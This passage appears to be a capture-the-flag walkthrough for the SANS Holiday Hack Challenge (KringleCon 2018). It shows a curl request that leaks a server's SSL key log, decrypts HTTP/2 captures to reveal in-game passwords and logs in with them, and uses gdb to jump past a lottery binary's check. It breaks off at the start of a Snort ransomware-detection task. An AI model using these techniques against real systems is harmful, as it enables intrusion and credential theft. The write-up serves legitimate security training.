└──╼ $curl  'https://packalyzer.kringlecastle.com/sslkeylogfile/x'
Error: ENOENT: no such file or directory, open
'/opt/http2packalyzer_clientrandom_ssl.log/x' ┌─[tony@parrot]─[~/Downloads]
└──╼ $
```

Use the same technique to get the value of process.env.DEV:

```
└──╼ $curl  'https://packalyzer.kringlecastle.com/DEV/x'
Error: ENOENT: no such file or directory, open '/opt/http2/dev/x' ┌─[tony@parrot]─[~/Downloads]
└──╼ $
```


So the path to the key should be something like "/opt/http2/dev/packalyzer_clientrandom_ssl.log". Let's try to fetch it:

```
└──╼ $curl  'https://packalyzer.kringlecastle.com/dev/packalyzer_clientrandom_ssl.log'
CLIENT_RANDOM ECC509A21D831907F86DCFE1D9612461AB3AF2A02F781529ABF916DF093D88C4
26430AF942894865C063DA9594D7A9C1C3254F67A1318934F1D106E6D4BC9252DF8C8983E5BE30F798A1FF415743F39E
CLIENT_RANDOM 23DD65143961F5D3EB6E04331FDAADAB6E88B469D8A09796714EAA32E2A91FB6
D645E35C668E1630640445B2FCA53313345ADBB244849A9FC4E7BEE57E7FB0B28F5FBF9A8F0FB34A6867CE18229FD502
```


<snip>


Awesome - now we have the SSL key log. Let's save that file and use it to try to decrypt a PCAP downloaded from the packalyzer.

In Wireshark, set the preferences for our (Pre)-Master-Secret log filename:




Now open a PCAP file that we downloaded previously:





Wait - as seen above, our keys are not decrypting anything. All of the data is represented as vanilla TLS sessions. Maybe there is some time sensitivity between the key file and the PCAPs. Let's sniff some more PCAPs and refresh our key file.

After downloading a fresh PCAP and fresh key file in close succession, we have success:




Now let's find our communication. Using just the display filter "http2.data.data", we can see several interesting things:

We see application JSON containing the following:


```
{"username": "pepper", "password": "Shiz-Bamer_wabl182"}
{"username": "bushy", "password": "Floppity_Floopy-flab19283"}
{"username": "alabaster", "password": "Packer-p@re-turntable192"}
```

In general, the PCAP only contains sessions where elves are logging in to the packalyzer – no other data seems to be present.


Let's see if we can find a use for those credentials. Since our objective involves Alabaster, let's try to log back into the packalyzer with *his* credentials:




Success. Now let's see what he has captured.



Let’s download it and look at it with Wireshark.



It’s unencrypted SMTP email, so we won’t need any http2 SSL keys. Let’s use Wireshark to read the email.



The email message contains the following exchange between Holly Evergreen and Alabaster Snowball:


Hey alabaster,


Santa said you needed help understanding musical notes for accessing the vault. He said your favorite key was D. Anyways, the following attachment should give you all the information you need about transposing music.

This indeed might be relevant to our objective. Let's extract and decode the attachment. I started by pasting the base64 text seen in the email into a file. I then decoded it and peeked at the top of the file:

```
┌─[tony@parrot]─[~/Documents/HH18]
└──╼ $base64 -d attachment1.b64 > attachment1.doc
┌─[tony@parrot]─[~/Documents/HH18]
└──╼ $more attachment1.doc
%PDF-1.5
%□□□□
```

It's a PDF. Change the filetype and view it.





As seen at the bottom of page 2, the song we are looking for is "Mary Had a Little Lamb".

Answer: mary had a little lamb

> *Ho Ho Ho!*


Question 9:


Alabaster Snowball is in dire need of your help. Santa's file server has been hit with malware. Help Alabaster Snowball deal with the malware on Santa's server by completing several tasks. *For hints on achieving this objective, please visit Shinny Upatree and help him with the* ***Sleigh Bell Lottery*** *Cranberry Pi terminal challenge.*

To start, assist Alabaster by accessing (clicking) the snort terminal below:

Then create a rule that will catch all new infections. What is the success message displayed by the Snort terminal?

Let's go talk to Shinny Upatree, then solve our terminal challenge.





Start by doing a sample run of the lotto program.

```
elf@c7936399ca63:~$ ls
gdb  objdump  sleighbell-lotto
elf@c7936399ca63:~$ ./sleighbell-lotto
The winning ticket is number 1225.
Rolling the tumblers to see what number you'll draw...
You drew ticket number 3371!
Sorry - better luck next year!
elf@c7936399ca63:~$ ./sleighbell-lotto
The winning ticket is number 1225.
Rolling the tumblers to see what number you'll draw...
You drew ticket number 5804!
Sorry - better luck next year!
elf@c7936399ca63:~$
```


It appears that we have to manipulate the program into either generating a 1225, or fool it into believing that we generated a 1225. Let's start by using the provided objdump program to look for symbols that might be useful.

```
elf@d29cbec9f74d:~$ objdump --syms sleighbell-lotto

sleighbell-lotto:     file format elf64-x86-64

SYMBOL TABLE:
0000000000000238 l    d  .interp        0000000000000000              .interp
0000000000000254 l    d  .note.ABI-tag  0000000000000000              .note.ABI-tag
0000000000000274 l    d  .note.gnu.build-id     0000000000000000              .note.gnu.build-id
0000000000000298 l    d  .gnu.hash      0000000000000000              .gnu.hash
00000000000002b8 l    d  .dynsym        0000000000000000              .dynsym
00000000000004c8 l    d  .dynstr        0000000000000000              .dynstr
00000000000005e4 l    d  .gnu.version   0000000000000000              .gnu.version
0000000000000610 l    d  .gnu.version_r 0000000000000000              .gnu.version_r
0000000000000670 l    d  .rela.dyn      0000000000000000              .rela.dyn
0000000000000748 l    d  .rela.plt      0000000000000000              .rela.plt
00000000000008c8 l    d  .init  0000000000000000              .init
00000000000008e0 l    d  .plt   0000000000000000              .plt
00000000000009f0 l    d  .plt.got       0000000000000000              .plt.got
0000000000000a00 l    d  .text  0000000000000000              .text
0000000000001624 l    d  .fini  0000000000000000              .fini
0000000000001630 l    d  .rodata        0000000000000000              .rodata
00000000000006dcc l    d  .eh_frame_hdr  0000000000000000              .eh_frame_hdr
0000000000006e40 l    d  .eh_frame      0000000000000000              .eh_frame
```

```
0000000000207d30 l    d  .init_array    0000000000000000              .init_array
0000000000207d38 l    d  .fini_array    0000000000000000              .fini_array
0000000000207d40 l    d  .dynamic       0000000000000000              .dynamic
0000000000207f40 l    d  .got   0000000000000000              .got
0000000000208000 l    d  .data  0000000000000000              .data
0000000000208068 l    d  .bss   0000000000000000              .bss
0000000000000000 l    d  .comment       0000000000000000              .comment
0000000000000000 l    df *ABS*  0000000000000000              crtstuff.c
0000000000000a30 l     F .text  0000000000000000              deregister_tm_clones
0000000000000a70 l     F .text  0000000000000000              register_tm_clones
0000000000000ac0 l     F .text  0000000000000000              __do_global_dtors_aux
0000000000208068 l     O .bss   0000000000000001              completed.7696
0000000000207d38 l     O .fini_array    0000000000000000
__do_global_dtors_aux_fini_array_entry
0000000000000b00 l     F .text  0000000000000000              frame_dummy
0000000000207d30 l     O .init_array    0000000000000000
__frame_dummy_init_array_entry
0000000000000000 l    df *ABS*  0000000000000000              hmac_sha256.c
0000000000000000 l    df *ABS*  0000000000000000              sleigh-bell-lotto.c
0000000000208020 l     O .data  0000000000000040              encoding_table
0000000000208078 l     O .bss   0000000000000008              decoding_table
0000000000000000 l    df *ABS*  0000000000000000              crtstuff.c
000000000000702c l     O .eh_frame      0000000000000000              __FRAME_END__
0000000000000000 l    df *ABS*  0000000000000000
0000000000006dcc l       .eh_frame_hdr  0000000000000000              __GNU_EH_FRAME_HDR
0000000000207f40 l     O .got   0000000000000000              _GLOBAL_OFFSET_TABLE_
0000000000207d38 l       .init_array    0000000000000000              __init_array_end
0000000000207d30 l       .init_array    0000000000000000              __init_array_start
0000000000207d40 l     O .dynamic       0000000000000000              _DYNAMIC
0000000000208000  w      .data  0000000000000000              data_start
0000000000000000       F *UND*  0000000000000000              printf@@GLIBC_2.2.5
0000000000000000       F *UND*  0000000000000000              memset@@GLIBC_2.2.5
0000000000001620 g     F .text  0000000000000002              __libc_csu_fini
0000000000000a00 g     F .text  000000000000002b              _start
0000000000000000  w      *UND*  0000000000000000              __gmon_start__
0000000000000000       F *UND*  0000000000000000              puts@@GLIBC_2.2.5
0000000000000000       F *UND*  0000000000000000              exit@@GLIBC_2.2.5
0000000000001624 g     F .fini  0000000000000000              _fini
0000000000000f18 g     F .text  00000000000000bf              tohex
0000000000208060 g     O .data  0000000000000008              winnermsg
0000000000000000       F *UND*  0000000000000000              malloc@@GLIBC_2.2.5
0000000000000000       F *UND*  0000000000000000              __libc_start_main@@GLIBC_2.2.5
0000000000000fd7 g     F .text  00000000000004e0              winnerwinner
0000000000000b0a g     F .text  00000000000000c2              hmac_sha256
0000000000208070 g     O .bss   0000000000000008              decoded_data
0000000000000000  w      *UND*  0000000000000000              _ITM_deregisterTMCloneTable
0000000000001630 g     O .rodata        0000000000000004              _IO_stdin_used
0000000000000000       F *UND*  0000000000000000              free@@GLIBC_2.2.5
0000000000000000       F *UND*  0000000000000000              strlen@@GLIBC_2.2.5
0000000000000000  w      *UND*  0000000000000000              _ITM_registerTMCloneTable
0000000000208000 g       .data  0000000000000000              __data_start
0000000000000000  w    F *UND*  0000000000000000              __cxa_finalize@@GLIBC_2.2.5
0000000000000c43 g     F .text  00000000000002d5              base64_decode
0000000000000000       F *UND*  0000000000000000              sleep@@GLIBC_2.2.5
0000000000208068 g     O .data  0000000000000000              .hidden __TMC_END__
0000000000208008 g     O .data  0000000000000000              .hidden __dso_handle
00000000000015b0 g     F .text  0000000000000065              __libc_csu_init
0000000000000000       F *UND*  0000000000000000              getenv@@GLIBC_2.2.5
0000000000208068 g       .bss   0000000000000000              __bss_start
0000000000000000       F *UND*  0000000000000000              __stack_chk_fail@@GLIBC_2.4
0000000000000000       F *UND*  0000000000000000              HMAC@@OPENSSL_1_1_0
0000000000000000       F *UND*  0000000000000000              srand@@GLIBC_2.2.5
0000000000208080 g       .bss   0000000000000000              _end
0000000000000c1e g     F .text  0000000000000025              base64_cleanup
00000000000014b7 g     F .text  0000000000000013              sorry
0000000000000bcc g     F .text  0000000000000052              build_decoding_table
0000000000000000       F *UND*  0000000000000000              EVP_sha256@@OPENSSL_1_1_0
0000000000000000       F *UND*  0000000000000000              rand@@GLIBC_2.2.5
0000000000208068 g       .data  0000000000000000              _edata
0000000000000000       F *UND*  0000000000000000              memcpy@@GLIBC_2.14
0000000000000000       F *UND*  0000000000000000              time@@GLIBC_2.2.5
00000000000014ca g     F .text  00000000000000e1              main
00000000000008c8 g     F .init  0000000000000000              _init
elf@d29cbec9f74d
```

A symbol with the name “winnerwinner” exists – that might be promising. Now start debugging. We’ll set a breakpoint for the main routine, then try to jump to the “winnerwinner” symbol to see if that is it.

```
elf@0923e6bfcf30:~$ gdb sleighbell-lotto
GNU gdb (Ubuntu 8.1-0ubuntu3) 8.1.0.20180409-git
Copyright (C) 2018 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from sleighbell-lotto...(no debugging symbols found)...done.
(gdb) break main
Breakpoint 1 at 0x14ce
(gdb) run
Starting program: /home/elf/sleighbell-lotto
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Breakpoint 1, 0x00005555555554ce in main ()
(gdb) jump winnerwinner
Continuing at 0x555555554fdb.
```




Excellent! Let's head over to the snort terminal, which is in Santa's secret room.



```
 ____  _   _  ___  ____ _____
/ ___|| \ | |/ _ \|  _ \_   _|
\___ \|  \| | | | | |_) || |
 ___) | |\  | |_| |  _ < | |
|____/|_| \_|\___/|_| \_\|_|

 ____ _____ _    ____ _____
/ ___|_   _/ \  |  _ \_   _|
\___ \ | |/ _ \ | |_) || |
 ___) || / ___ \|  _ < | |
|____/ |_/_/   \_\_| \_\|_|

============================================================
INTRO:
  Kringle Castle is currently under attacked by new piece of
  ransomware that is encrypting all the elves files. Your
  job is to configure snort to alert on ONLY the bad
  ransomware traffic.

GOAL:
  Create a snort rule that will alert ONLY on bad ransomware
  traffic by adding it to snorts /etc/snort/rules/local.rules
  file. DNS traffic is constantly updated to snort.log.pcap

COMPLETION:
  Successfully create a snort rule that matches ONLY
  bad DNS traffic and NOT legitimate user traffic and the
  system will notify you of your success.

  Check out ~/more_info.txt for additional information.

elf@1d78a4808c31:~$
```

```
  Check out ~/more_info.txt for additional information.

elf@1d78a4808c31:~$ cat ~/more_info.txt
MORE INFO:
